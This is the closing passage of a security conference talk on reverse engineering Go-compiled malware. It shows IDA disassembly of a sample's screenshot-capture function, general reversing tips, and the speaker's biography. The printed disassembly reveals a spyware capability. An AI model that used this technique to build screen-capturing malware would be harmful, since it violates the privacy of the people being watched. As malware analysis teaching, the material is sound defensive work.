    return DefaultClient.Post(url, contentType, body)  
}
```

□ GO MALWARE

main.handleScreenshot()

```
6D6683:          ; CODE XREF: main_handleScreenshot+50↑j
    mov    [rsp+0A8h+var_68], rdx
    mov    [rsp+0A8h+var_A8], 0
    call   github_com_kbinani_screenshot_GetDisplayBounds
    mov    rax, [rsp+0A8h+var_90]
    mov    rcx, [rsp+0A8h+var_98]
    mov    rdx, [rsp+0A8h+var_A0]
    mov    rbx, [rsp+0A8h+var_88]
    mov    [rsp+0A8h+var_A8], rdx
    mov    [rsp+0A8h+var_A0], rcx
    mov    [rsp+0A8h+var_98], rax
    mov    [rsp+0A8h+var_90], rbx
    call   github_com_kbinani_screenshot_CaptureRect
    mov    rax, [rsp+0A8h+var_88]
    mov    rcx, [rsp+0A8h+var_78]
    mov    rdx, [rsp+0A8h+var_80]
    test   rdx, rdx
    jnz   loc_6D685E
    mov    [rsp+0A8h+var_50], rax
    mov    rax, [rsp+0A8h+var_68]
    mov    [rsp+0A8h+var_A8], rax
    call   runtime_convT64
    mov    rax, [rsp+0A8h+var_A0]
    xorps  xmm0, xmm0
    movups [rsp+0A8h+var_48], xmm0
    lea    rcx, asc_7021E0 ; "\b"
    mov    qword ptr [rsp+0A8h+var_48], rcx
    mov    qword ptr [rsp+0A8h+var_48+8], rax
    lea    rax, aDPng      ; "%d.png"
    mov    [rsp+0A8h+var_A8], rax
    mov    [rsp+0A8h+var_A0], 6
```

- Using an external Go library to capture desktop screen: <https://github.com/kbinani/screenshot>

□ FINAL THOUGHTS

- Reversing Go code is not hard, but certainly takes time as any other language.
- It's advisable to learn Golang programming and its respective concepts. In addition, investigating the Go source code is always interesting.
- During the analysis, it's recommended to focus on key functions and not trying to follow the intensive stack's manipulation.
- Go language has been constantly improved and all changes will be reflected on the final assembly code.
- No doubts, a good tool as IDA Pro/Home can save your time during the analysis.
- Keep reversing 😊



THANK YOU FOR ATTENDING MY TALK!

- Security Researcher
 - Speaker at SANS 2020
 - Spear at DEVCON 2020
 - Speaker at DEF CON USA 2019
 - Speaker at DEF CON USA 2018
 - Speaker at DEF CON CHINA 2019
 - Speaker at NO HAT 2019 (Bergamo)
 - Speaker at HITB 2019 (Amsterdam)
 - Speaker at CONFidence 2019 (Poland)
 - Speaker at DevOpsDays BH 2019
 - Speaker at BSIDES 2019/2018/2017/2016
 - Speaker at H2HC 2016/2015
 - Speaker at BHACK 2018/2019/2020
 - Advisory Board member Forensic Science International: Digital Investigation journal.
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- Twitter: [@ale_sp_brazil](https://twitter.com/ale_sp_brazil)
 - Blog: <https://exploitreversing.com>
 - LinkedIn: [in/aleborges](https://www.linkedin.com/in/aleborges)
 - Tool:
<https://github.com/alexandreborges/malwoverview>